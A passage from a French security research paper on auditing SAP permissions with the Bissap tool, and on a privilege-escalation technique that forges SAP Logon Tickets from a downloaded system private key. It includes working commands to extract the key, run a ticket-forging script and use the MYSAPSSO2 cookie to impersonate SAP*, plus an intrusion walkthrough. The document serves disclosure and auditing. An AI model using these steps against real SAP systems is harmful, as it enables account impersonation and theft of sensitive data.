


Fig. 3. Hiérarchie des autorisations sur SAP.
© 2025 SAP SE or an SAP affiliate company. All rights reserved.

Nom	**Utilisation**
AGR_1016	Lien des rôles aux profils.
AGR_1251	Lien des rôles aux autorisations.
AGR_PROF	Lien des rôles aux profils.
AGR_TEXTS	Description des rôles.
AGR_USERS	Affection des rôles aux utilisateurs.
TDDAT	Classe des tables de la base de données.
TSTC	Transactions présentes sur le système.
USOBHASH	Utilisée pour l'affichage des autorisations.
USR02	Informations générales sur les utilisateurs.
USR11	Description des profils.
UST04	Affectation des profils aux utilisateurs.
UST10C	Affectation des profils aux profils composites.
UST10S	Affectation des profils aux objets d'autorisation.
UST12	Affectation des objets d'autorisations aux champs.

Tableau 1. Tables utilisées pour l'analyse des permissions.

Cela signifie qu'un programme exécuté dispose obligatoirement d'un accès total au système et doit se restreindre lui-même pour obéir à une autorisation particulière. Par exemple, un extrait pertinent du programme utilisé par `SE16` est présenté en listing 1. On y voit la vérification de deux objets d'autorisations : `S_TABU_NAM` et `S_TABU_DIS`. Si l'un d'entre eux est validé, alors l'accès à la table est accordé.

La procédure `AUTHORITY-CHECK` est une procédure interne à l'environnement d'exécution `ABAP` qui permet de valider la présence d'un objet d'autorisation fourni en paramètre dans l'environnement d'exécution de l'utilisateur. En d'autres termes, cette procédure vérifie si l'utilisateur possède l'autorisation demandée. On peut imaginer que le fonctionnement de cette procédure soit similaire au pseudo-code Python présent en listing 2.

4 État de l'art de l'outillage SAP

Étant donné la myriade de permissions différentes, la complexité des liens reliant un utilisateur à ses autorisations effectives et la difficulté d'obtenir de la documentation fiable, il est difficile d'auditer manuellement les permissions au sein d'un système SAP. Il est donc nécessaire de passer par des outils dédiés.

Plusieurs outils existent déjà pour auditer des systèmes SAP. Il existe notamment des outils natifs à SAP, qui sont intégrés à l'écosystème et sont suffisamment expressifs pour les besoins des auditeurs sur ce point de vue. Particulièrement, il est possible de lister les utilisateurs suivant plusieurs critères en parallèle. Ces critères de sélections peuvent aussi être enregistrés dans le système et être relancés de temps en temps pour suivre l'évolution des permissions dangereuses accordées au fil du temps. Cependant, ils sont enregistrés sur le système et sont donc plus adaptés aux administrateurs SAP qu'aux auditeurs qui en ont un besoin ponctuel.

En dehors de ces outils natifs, il n'existe pas d'outils tiers open-source permettant l'analyse de permissions. Néanmoins, de nombreux outils existent ou ont existé, couvrant de divers aspects de la sécurité sur SAP.

- Sapyto, sorti en 2007, dernière mise à jour en 2009
- Bizsploit, refonte de Sapyto
- Modules Metasploit, dédiés à la reconnaissance ou l'exploitation de vulnérabilités
- pysap, sorti en 2012, dernière mise à jour en 2023, spécifiques aux protocoles réseau SAP

Les outils tiers sont pour la plupart développés pour un objectif de test d'intrusion et sont donc dans une vision "boîte noire", où l'objectif

Listing 1: Vérification des autorisations de la transaction SE16

```
AUTHORITY-CHECK OBJECT 'S_TABU_NAM'
        ID 'ACTVT'     FIELD pd_actvt
        ID 'TABLE'     FIELD pd_table.

" Si une autorisation S_TABU_NAM a été trouvée, renvoie un succès.
IF sy-subrc = 0.
  pd_ret_act = pd_actvt.
  RETURN.
ELSE.
  " Sinon, vérifie l'autorisation S_TABU_DIS.
  AUTHORITY-CHECK OBJECT 'S_TABU_DIS'
        ID 'ACTVT'     FIELD pd_actvt
        ID 'DICBERCLS' FIELD pd_group.
  IF sy-subrc = 0.
    pd_ret_act = pd_actvt.
    RETURN.
  ENDIF.
ENDIF.

" Affichage d'une erreur...
```

Listing 2: Algorithme de validation des autorisations

```
def AuthorityCheck(object_type, fields):
    for existing_object, existing_fields in user_authorisations():
        if object_type != existing_object:
            continue
        is_satisfied = True
        for field_name, field_value in fields:
            if field_name not in existing_fields:
                is_satisfied = False
                break

            existing_value = existing_fields[field_name]
            # 1. Exact match
            if field_value == existing_value.VON:
                continue
            # 2. Prefix match
            if existing_value.VON[-1] == '*' and
            ↪  field_value.startswith(existing_value[:-1]):
                continue
            # 3. Interval match (both bounds are inclusive)
            if existing_value.VON <= field_value <= existing_value.BIS:
                continue
            # If nothing matched, the object is not granting access.
            is_satisfied = False
            break

        if is_satisfied:
            return True

    return False
```

est d'attaquer les services exposés et d'obtenir des accès initiaux. Il y a cependant un besoin non négligeable d'audits SAP en boîte blanche et ces outils ne sont pas adaptés à cet usage.

Pour effectuer ces audits dans les meilleures conditions, on souhaite aussi être le plus flexible possible et de dépendre un minimum du système SAP audité. Ce qui explique ainsi la volonté de ne pas utiliser les outils natifs, qui pourraient agir différemment selon la version du système, voire ne pas être présents.

Il y aurait aussi un intérêt à pouvoir effectuer l'audit de manière hors-ligne. Les outils natifs nécessitent un accès constant au système, ce qui n'est pas forcément souhaitable.

5 Présentation de Bissap

Pour combler ce vide, Synacktiv a développé un outil d'audit de permission SAP : `Bissap`. Cet outil permet de récupérer une partie de la base de données du système et de mettre à plat (dénormaliser) la hiérarchie des autorisations accordées aux utilisateurs. À partir de cet extrait de base de données, Bissap permet de vérifier la présence de permissions (ou de groupes de permissions) dangereuses permettant à un utilisateur d'obtenir des accès supplémentaires ou d'accéder à des données sensibles.

Pour illustrer des exemples de permissions dangereuses, si l'utilisateur peut activer le mode "debug" dans sa session SAP, il peut exécuter un programme en mode debug, ce qui lui permettra de modifier la valeur des variables internes dudit programme et passer outre les vérifications d'autorisation.[3] Il peut donc agir tel un administrateur disposant de tous les privilèges. Ce mode debug peut être activé en exécutant la pseudo-transaction `\h` et nécessite la présence de l'objet d'autorisation `S_DEVELOP` avec les champs `OBJTYPE` à `DEBUG` et `ACTVT` à `02 (Change)`.

Dans le même ordre d'idées, si l'utilisateur peut exécuter la transaction `SA38`, alors il peut tenter d'exécuter des programmes arbitraires. Si, en plus, il possède les permissions nécessaires pour exécuter le programme `RSBDCOS0` via la transaction susnommée, il peut exécuter des commandes sur l'OS sous-jacent et prendre le contrôle du serveur et du système.

Lors de la collecte de données, Bissap créera une table dédiée, permettant de faire un lien direct entre les profils (simples et composites) et toutes leurs autorisations associées. Ce travail préalable permet de garder une forte flexibilité sur le type d'objet recherché (utilisateur, rôle) tout en simplifiant fortement le processus de recherche.

[3] Dans le listing 1, ce sera `sy-subrc`.

Il y a cependant un coût important à garder en tête : suite à la dénormalisation des données, de nombreuses valeurs sont dupliquées et la taille finale de la base de données peut grandement augmenter. [4]

Le processus de Bissap se déroule en trois étapes :

1. La première étape, en ligne, consiste à collecter les données de la base de données du système.
2. La deuxième importe les données brutes collectées au sein d'une base de données SQLite pour permettre leurs manipulations.
3. La troisième étape analyse ces données pour mettre en avant les rôles ou utilisateurs dotés de permissions dangereuses.

5.1 Collecte de données via Bissap

Étant donné la diversité des environnements dans un audit, il est important de faire preuve d'une grande flexibilité sur les différentes étapes du processus de Bissap.

La situation idéale consiste en un accès direct à la base de données utilisée par le système. Dans ce cas-là, un script SQL adapté au SGBD suffit et le résultat est récupéré via un format (presque) standard. Cependant, le pare-feu bloque régulièrement les accès directs à la base de données et il est nécessaire de passer par l'interface de SAP pour récupérer les données.

La deuxième meilleure solution consiste à utiliser un programme d'administration de base de données présent sur le système (`DBACOCKPIT`, `ST04`) et d'écrire les requêtes SQL depuis l'interface et d'exporter les résultats (au format CSV ou Excel).

Finalement, s'il n'est pas possible d'obtenir un accès d'administration SQL, une capture limitée est possible via un des outils de visionnage de table (SE16) de SAP. Cependant, certaines tables ne peuvent pas être lues via ce programme et les résultats sont restreints au mandant de l'utilisateur actuel.

La deuxième et troisième solution nécessitent toute deux d'interagir avec l'interface graphique SAP GUI, ce que nous souhaitions éviter initialement. Pour palier à ce souci, Synacktiv propose des scripts `AutoHotKey` [1] capables d'interagir automatiquement avec l'interface graphique dans le but précis de collecter les données des tables.

[4] Dans le cas le plus extrême que j'ai pu rencontrer, la taille a doublé pour atteindre 10 Go.

Listing 3: Procédure de collecte AutoHotKey

```
# bissap collect -t gui
1. Copy the directory `dump_table_autohotkey` to your workstation
↪  running SAP GUI
2. Connect to the system and execute a supported transaction (SE16,
↪  DBACOCKPIT, ST04). If running DBACOCKPIT or ST04, go
↪  Diagnostics / SQL Command Line.
3. Install AutoHotKey v2 (https://www.autohotkey.com/v2/) and
↪  execute the appropriate script.
! Because the scripts relies on exact image recognition, the
↪  process can be brittle. For best results, run SAP GUI on a
↪  Windows VM, with a resolution of 1600 x 900 and SAP GUI with
↪  the default "Belize" theme
! If the script fails, you can dump the tables manually using the
↪  list in `dump_table_autohotkey/tables.txt`.

At the end of the process, the result will be found in
↪  `Documents\SAP\SAP GUI`.
```

5.2 Exploitation des permissions

Les permissions dangereuses remontées par Bissap sont catégorisées en trois parties :

— Les escalades de privilèges.
— Les accès à des tables sensibles (métier ou technique).
— Les transactions sensibles.

Bissap est fourni avec une base de connaissances indiquant les permissions ou combinaisons de permissions dangereuses. L'outil surveille notamment les permissions d'administration telles que `S_DEVELOP`, mais aussi des permissions similaires qui auraient été accordées par mégarde.

Grâce à Bissap, l'auditeur est désormais capable d'identifier rapidement des configurations permissives ou des vecteurs d'attaque potentiels, comme la lecture des fichiers du serveur.

Cependant, identifier une vulnérabilité n'est qu'une partie du problème. Pour poursuivre l'intrusion, ou simplement pour contextualiser la vulnérabilité, il est nécessaire d'armer cette primitive pour obtenir de réels privilèges administrateurs.

Plusieurs programmes permettent le téléchargement de fichiers depuis le disque du serveur. Par exemple, la transaction `CG3Y` du module `EHS (Environment, Health and Safety)` offre cette fonctionnalité. Ce programme peut est attribué à des inspecteurs santé et sécurité au travail dans le cadre d'une autorisation générique du module.

Au cours de plusieurs audits de permissions, Synacktiv a relevé la présence d'autorisations associées à ces-dits programmes accordées à des utilisateurs standards. Bien que la possibilité de télécharger des fichiers arbitraires est intrinsèquement dangereuse, il n'existait pas encore de méthodologie publique permettant d'élever systématiquement ses privilèges.

Pour combler ce vide, Synacktiv a développé une méthodologie consistant à télécharger les secrets cryptographiques du serveur et de les utiliser pour forger une preuve de connexion et ainsi usurper l'identité d'un utilisateur administrateur du système.

Cette méthode utilise le mécanisme des Logon Ticket pour atteindre cet objectif.

6 Authentification par Logon Ticket

Pour accéder à sa session, un utilisateur SAP doit habituellement fournir trois informations :

— Mandant.
— Nom d'utilisateur.
— Mot de passe.

Avec ses informations, le programme responsable de l'authentification vérifie la présence d'un utilisateur avec ces informations. Le mot de passe est stocké hashé dans la base de données, avec possiblement des algorithmes plus ou moins sécurisés.

Il est aussi possible d'utiliser d'autre mécanisme d'authentification, comme l'authentification Kerberos ou OIDC. Un de ces mécanismes est le Logon Ticket.

Aujourd'hui considéré comme fonctionnalité historique encore activée par défaut, le mécanisme de Logon Ticket était prévu pour mettre en place un mécanisme Single Sign-On spécifique à SAP : lorsqu'un utilisateur se connecte sur un système SAP, un Logon Ticket contenant les informations de connexion est généré puis signé par le système pour être transféré à l'utilisateur. Lorsque ce même utilisateur souhaite se connecter sur un autre système, et qu'un lien de confiance est présent entre le nouveau et l'ancien système, alors le nouveau système peut récupérer le Logon Ticket généré préalablement et vérifier sa signature pour connecter l'utilisateur.

Les informations de connexion sont directement récupérées depuis le Logon Ticket. Notamment, le Logon Ticket ne contient pas le mot de passe ni le hash de celui-ci. Uniquement le mandant et le nom d'utilisateur sont utilisés pour l'authentification. Ainsi, un utilisateur peut avoir des mots de passe différents entre les différents systèmes. Cela veut aussi dire

qu'un ticket reste valide même après un changement de mot de passe ou une déconnexion.

Sa validité est cependant limitée dans le temps, avec une expiration de huit heures par défaut. Ils sont aussi utilisables pour la communication entre deux systèmes directement, où la durée de vie d'un tel ticket est très courte (environ cinq minutes). Dans un tel contexte, ils sont appelés "Assertion Ticket".

La génération et l'acceptation des Logon Tickets sont contrôlées par les paramètres de profil `login/create_sso2_ticket` et `login/accept_sso2_ticket`. Par défaut, la génération n'est pas activée, mais les tickets sont acceptés comme moyen d'authentification.

En pratique, les Logon Tickets sont assez peu utilisés pour l'authentification des utilisateurs, mais ils ne sont pas désactivés pour autant. Ainsi, la plupart des systèmes SAP réels ne génèrent pas de tickets à la connexion tandis qu'ils acceptent n'importe quel ticket valide.

La clé privée utilisée pour signer un ticket correspond à la biclé du système, utilisée pour la plupart des opérations de signature de celui-ci. Cette biclé est stockée en clair dans le système de fichier du système, au sein d'un fichier au format propriétaire PSE, équivalent au conteneur de certificat PKCS #12. De plus, ce fichier PSE est stocké suivant un chemin standard qui peut être deviné rapidement. Enfin, la clé publique d'un système est toujours dans son trust store.

Ces différentes caractéristiques ouvrent la voie pour une nouvelle méthode d'escalade de privilège. Un utilisateur capable de télécharger un fichier du serveur est capable d'exfiltrer la clé privée du système et de l'utiliser pour signer un Logon Ticket arbitraire. Ainsi, cet utilisateur est capable d'usurper l'identité de n'importe quel utilisateur sur le système victime et sur tous les systèmes lui faisant confiance.

Bien que cette attaque soit théoriquement possible, la mise en pratique ne fut pas aisée. Particulièrement, le Logon Ticket suit un format propriétaire et non documenté. Il est constitué d'une structure TLV (Type, Length, Value) où chaque entrée correspond à une information sur l'utilisateur connecté, sur le système émetteur ou sur le ticket lui-même. La dernière entrée de ce ticket contient la signature du reste des entrées. Cette signature est basée le format CMS (Cryptographic Message Syntax) qui sera décrit plus tard. Cependant, cette signature suit un format très spécifique qui n'obéit pas entièrement au standard. Enfin, cette structure est encodée via un algorithme base64 légèrement modifié.

Cette nouvelle méthode d'escalade permet d'aggraver un simple téléchargement de fichier en escalade de privilège. Chose qui était intuitivement

reconnue comme dangereuse, mais à laquelle il n'existait pas de méthode publique pour y parvenir.

6.1 Processus de rétro-ingénierie

À l'instar de nombreux formats et protocoles de SAP, le format des Logon Tickets n'est pas formellement documenté. De plus, bien qu'une bibliothèque officielle soit disponible au téléchargement pour les clients SAP, elle n'est pas accessible au grand public.

Cependant, je n'ai pas été la première personne à m'intéresser à ces tickets et plusieurs explications, parfois divergentes, sont présentes en ligne [3, 5, 7]. Une documentation sur l'utilisation de la bibliothèque de SAP est aussi disponible sur internet [4], qui ne décrit malheureusement pas le format des tickets, mais donne des informations sur certaines valeurs utilisées (notamment, les différents types d'items possibles).

Un exemple de documentation contradictoire est le format exact utilisé pour encoder le ticket. Beaucoup de sources indiquent l'utilisation de l'algorithme `base64`, ce qui n'est pas totalement exact. En réalité, le caractère alternatif `+` est remplacé par `!` puis le résultat est URL-encodé.

À partir de tickets légitimes générés par un système de test, il est possible d'utiliser ces ressources publiques pour décoder les tickets et lister les différents items présents au sein de celui-ci. Un tel script capable d'analyser un Logon Ticket a été publié suite à ces recherches [6] et est présenté en listing 4.

Listing 4: Analyse d'un Logon Ticket légitime.

```
1  # ./decode_sap_logon_ticket.py AjQxMDM[...]aG6RQ%3D%3D \
2      --extract-data-to-sign ticket.data \
3      --extract-signature ticket.sig
4  Codepage: 4103 (encoding = utf-16-le)
5  User name: SAP*
6  Client: 001
7  SID: NPL
8  Creation time: 202510231230
9  Valid time (hours): 24
10 Signature: 3081f806092a864886f70d010702a081ea3081e7020101310b3009
11 06052b0e03021a0500300b06092a864886f70d0107013181c73081c4020101301
12 a300e310c300a060355040313034e504c02080a20170219202601300906052b0e
13 03021a0500a05d301806092a864886f70d010903310b06092a864886f70d01070
14 1301c06092a864886f70d010905310f170d32353130323331323333303355a3023
15 06092a864886f70d010904311604141ceda239630ec8ff242bb1ebee555b7c4ac
16 b96aa300906072a8648ce380403042e302c021479d09b63712ea3be71823f9707
17 5c3ac02c06bacc02141a604907e800b28e655a9820da08f2eef9a1ba45
```

La signature est toujours le dernier élément de la structure TLV. Elle signe ainsi le reste des éléments du ticket et est ajoutée à la fin du ticket.

Comme énoncé précédemment, la signature est au format CMS. Le format CMS est un standard porté par l'IETF pour signer, hasher, authentifier ou chiffrer de la donnée. Il est basé sur la syntaxe PKCS #7 et sa structure est décrite en ASN.1 dans le listing 5.

Listing 5: Dissection de la signature du Logon Ticket

```
# file ticket.sig
ticket.sig: DER Encoded PKCS#7 Signed Data
# openssl cms -in ticket.sig -inform DER -cmsout -print
CMS_ContentInfo:
  contentType: pkcs7-signedData (1.2.840.113549.1.7.2)
  d.signedData:
    version: 1
    digestAlgorithms:
        algorithm: sha1 (1.3.14.3.2.26)
        parameter: NULL
    signerInfos:
        version: 1
        d.issuerAndSerialNumber:
          issuer:           CN=NPL
          serialNumber: 729608437412931073
        digestAlgorithm:
          algorithm: sha1 (1.3.14.3.2.26)
          parameter: NULL
        signedAttrs:
            object: contentType (1.2.840.113549.1.9.3)
            set:
              OBJECT:pkcs7-data (1.2.840.113549.1.7.1)
            object: signingTime (1.2.840.113549.1.9.5)
            set:
              UTCTIME:Oct 23 12:30:35 2025 GMT
            object: messageDigest (1.2.840.113549.1.9.4)
            set:
              OCTET STRING:
                0000 - 1c ed a2 39 63 0e c8 ff-24 2b b1 eb ee
                000d - 55 5b 7c 4a cb 96 aa
        signatureAlgorithm:
          algorithm: dsaWithSHA1 (1.2.840.10040.4.3)
          parameter: <ABSENT>
        signature:
          0000 - 30 2c 02 14 79 d0 9b 63-71 2e a3 be 71 82 3f
          000f - 97 07 5c 3a c0 2c 06 ba-cc 02 14 1a 60 49 07
          001e - e8 00 b2 8e 65 5a 98 20-da 08 f2 ee f9 a1 ba
          002d - 45
```

En s'appuyant sur OpenSSL qui supporte le format CMS, il est possible de confirmer la validité de la signature originale. On peut aussi générer une nouvelle signature et s'assurer qu'elle est valide face aux données du Logon Ticket légitime. La procédure est détaillée dans le listing 6.

Listing 6: Manipulation des signatures via OpenSSL

```
# openssl cms -inform der -in ticket.sig -verify -noverify \
    -content ticket.data -certfile certificate.crt -binary
CMS Verification successful
410SAP*001NPL202510231230
# faketime '2025-10-23 12:30:35 UTC' \
    openssl cms -sign -in ticket.data -out ticket.sig_new \
    -binary -md sha1 -outform der -nocerts -nosmimecap \
    -signer certificate.crt -inkey private.key
# openssl cms -inform der -in ticket.sig_new -verify -noverify \
    -content ticket.data -certfile certificate.crt -binary
CMS Verification successful
410SAP*001NPL202510231230
```

Cependant, malgré le fait qu'OpenSSL valide la signature, un ticket utilisant cette signature ne sera pas accepté par SAP, sans message d'erreurs particuliers d'affiché à l'utilisateur.

Après quelques recherches, il s'avère que le format demandé par SAP et celui généré par OpenSSL sont légèrement différents. Les structure ASN.1 des signatures CMS sont comparées dans le listing 7.

Listing 7: Comparaison des structures ASN.1 des signatures légitimes et fabriquées.

```
# diff -c ticket.sig.text ticket.sig_new.text
*** ticket.sig.text
--- ticket.sig_new.text
***************
*** 4,10 ****
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: NULL
--- 4,10 ----
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: <ABSENT>
***************
*** 19,25 ****
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: NULL
--- 19,25 ----
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: <ABSENT>
```

Ainsi, on note que dans les parties `digestAlgorithm`, la version de SAP fournit le champ `parameter` avec une valeur `NULL` alors que la version de OpenSSL ne renseigne pas ce champ. Cette différence s'explique par la présence d'une erreur de rédaction dans la RFC originale, qui indiquait le sous-champ `parameter` au sein d'un champ `digestAlgorithm` comme obligatoire même s'il est normalement optionnel.

Cette erreur a été corrigée depuis mais de nombreuses implémentations, comme celle utilisée par SAP, n'ont pas été mises à jour et requièrent la présence du champ `parameter`. On retrouve alors une impossibilité d'utiliser OpenSSL ou d'autres bibliothèques modernes générant un CMS directement, car ce format n'est plus standard.

Pour générer une signature valide selon SAP, il est nécessaire de modifier la structure ASN.1 générée suite à l'appel à `openssl` [5] ou de construire manuellement la signature. Par souci de simplicité, la deuxième option a été choisie pour signer des Logon Tickets.

6.2 Utilisation des scripts Python

Des scripts Python ont été publiés suite à ces recherches [6] et permettent d'inspecter le contenu d'un ticket et surtout d'en générer un à partir de la clé privée du serveur et de son certificat associé. Un exemple d'utilisation de ce script est présenté dans le listing 8.

Le seul prérequis à l'exploitation est la possession du PSE Système contenant la clé privée du système ciblé.

Ce ticket peut être utilisé via l'accès à une des interfaces web SAP, en créant un cookie ayant pour nom `MYSAPSSO2` et comme valeur le ticket généré. Conformément au fonctionnement habituel de Logon Ticket, il suffit de recharger la page web après avoir spécifié le cookie. Après un rechargement de la page, une session conforme au nom d'utilisateur annoncé dans le ticket sera créée automatiquement.

En fonctions de l'interface accédée, les accès peuvent différer et ne sont pas tous intéressants. Un accès complet aux fonctionnalités SAP est possible via l'URL `/sap/bc/gui/sap/its/webgui` qui correspond à la version Web de l'interface SAP GUI. À partir de cette interface, il est possible d'exécuter des transactions et ainsi pouvoir compromettre le système. Un exemple de compromission est présenté en figure 4.

[5] Étant donné que ces attributs ne font pas partie des "signed attributes", la signature cryptographique reste valide après cette modification.

Listing 8: Utilisation de `forge_sap_logon_ticket.py`

```
# sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
# openssl pkcs12 -nocerts -legacy -nodes \
    -in SAPSYS.p12 -out private.key
# openssl pkcs12 -clcerts -nokeys -legacy \
    -in SAPSYS.p12 -out certificate.crt
# ./forge_sap_logon_ticket.py \
    --system NPL \
    --client 001 \
    --username 'SAP*' \
    --cert certificate.crt \
    --key private.key
AjQxMDMBAAhTAEEAUAAqAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxAD
AANQAxADYAMAA1AAUABAAAABj/APswgfgGCSqGSIb3DQEHAqCB6jCB5wIBATELMAkG
BSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHHMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMAg
gKIBcCGSAmATAJBgUrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHATAc
BgkqhkiG9w0BCQUxDxcNMjYwMTA1MTYwNTE1WjAjBgkqhkiG9w0BCQQxFgQUufjke/
KlYfBi3ZV%21BsEK/KlUg7swCQYHKoZIzjgEAwQuMCwCFEh%21UvXDcqX7SO%21ZsN
RpTFebooTpAhQWIau1jAw2WJj4TwQ0Ci75Vq/qLA%3D%3D
```




Fig. 4. Exécution de commande depuis l'interface web SAP

7 Mise en pratique

Pour mettre en pratique tous ces concepts, nous pouvons dérouler un scénario fictif de test d'intrusion d'un système SAP. Un compte utilisateur standard est fourni, mais on ne connait pas ses privilèges exacts. L'objectif est d'accéder aux IBAN stockés sur le serveur.

Dans un premier temps, nous établissons la cartographie des services exposés sur le réseau. Un scan réseau `nmap` simple n'est pas particulièrement adapté, car les ports standards SAP dépendent habituellement du numéro de l'instance correspondante et ne font pas partie des ports usuels testés. Nous pouvons utiliser nmap-sap [2] pour adapter les ports ciblés et utiliser des scripts d'identifications adaptés.

Listing 9: Analyse réseau d'un système SAP

```
# cd nmap-sap
# nmap -n --open --datadir . -sV -p `./sap_ports.py` vhcalnplci
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 18:06 CEST
Nmap scan report for vhcalnplci (192.168.100.2)
Host is up (0.000032s latency).
Not shown: 6562 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
3200/tcp  open  sapdisp            SAP ABAP Dispatcher
3201/tcp  open  sapjavaenq         SAP Enqueue Server
3300/tcp  open  sapgateway         SAP Gateway (Monitoring mode
↪  disabled)
8000/tcp  open  sapicm             SAP Internet Communication
↪  Manager
8101/tcp  open  sapmshttp          SAP Message Server httpd
↪  release 753 (SID NPL)
```

Par ce scan réseau, nous retrouvons notamment trois interfaces exposées permettant d'interagir avec le système SAP :

- Le service `ABAP Dispatcher` sur le port 3200 permet l'accès via `SAP GUI`.
- Le service `SAP Gateway` sur le port 3300 permet l'exécution de `RFC`.
- Le service `Internet Communication Manager` sur le port 8000 correspond au serveur web hébergeant de nombreuses applications Web, dont la version web de `SAP GUI`.

On pourrait tenter d'exécuter des fonctions RFC ou bien d'atteindre une des applications web, mais pour la démonstration, nous allons utiliser l'interface graphique `SAP GUI`. Lors d'une telle connexion, l'interface graphique est similaire à la figure 5.




Fig. 5. Écran de connexion SAP GUI

Une fois connecté, il est intéressant de chercher à savoir les différents privilèges accordés à notre utilisateur.

Une des méthodes pour connaître les privilèges accordés à notre utilisateur est d'énumérer les différentes actions possibles en tentant de les exécuter. En partant d'une liste de transactions connues, on note assez rapidement que la transaction `SE16` est autorisée, tandis que d'autre telles que `RZ10` ou `BP` sont interdites.

La transaction `SE16` correspond à un programme générique de lecture de donnée et permet la lecture des tables en spécifiant leurs noms. La procédure reste la même pour énumérer les tables autorisées à notre utilisateur : nous tentons d'accéder aux tables une à une et notons celles qui sont autorisées.

L'accès aux tables sensibles d'un point de vue métier (telle que la table des IBAN) est bloqué, mais on note que les tables de configuration des utilisateurs sont accessibles.[6]

Nous pourrons continuer à tenter d'énumérer toutes les tables autorisées en lecture ou bien les différentes transactions, mais c'est un processus peu commode qui peut vite être long à effectuer. Nous pouvons aussi tenter de récupérer les différentes tables nécessaires pour faire fonctionner Bissap et ainsi avoir la liste exhaustive des autorisations.

[6] Quelle chance !

En utilisant l'outil de collecte AutoHotKey de Bissap, les tables nécessaires sont extraites et peuvent être importées sur notre poste local. Un extrait de processus de collecte est affiché en figure 6

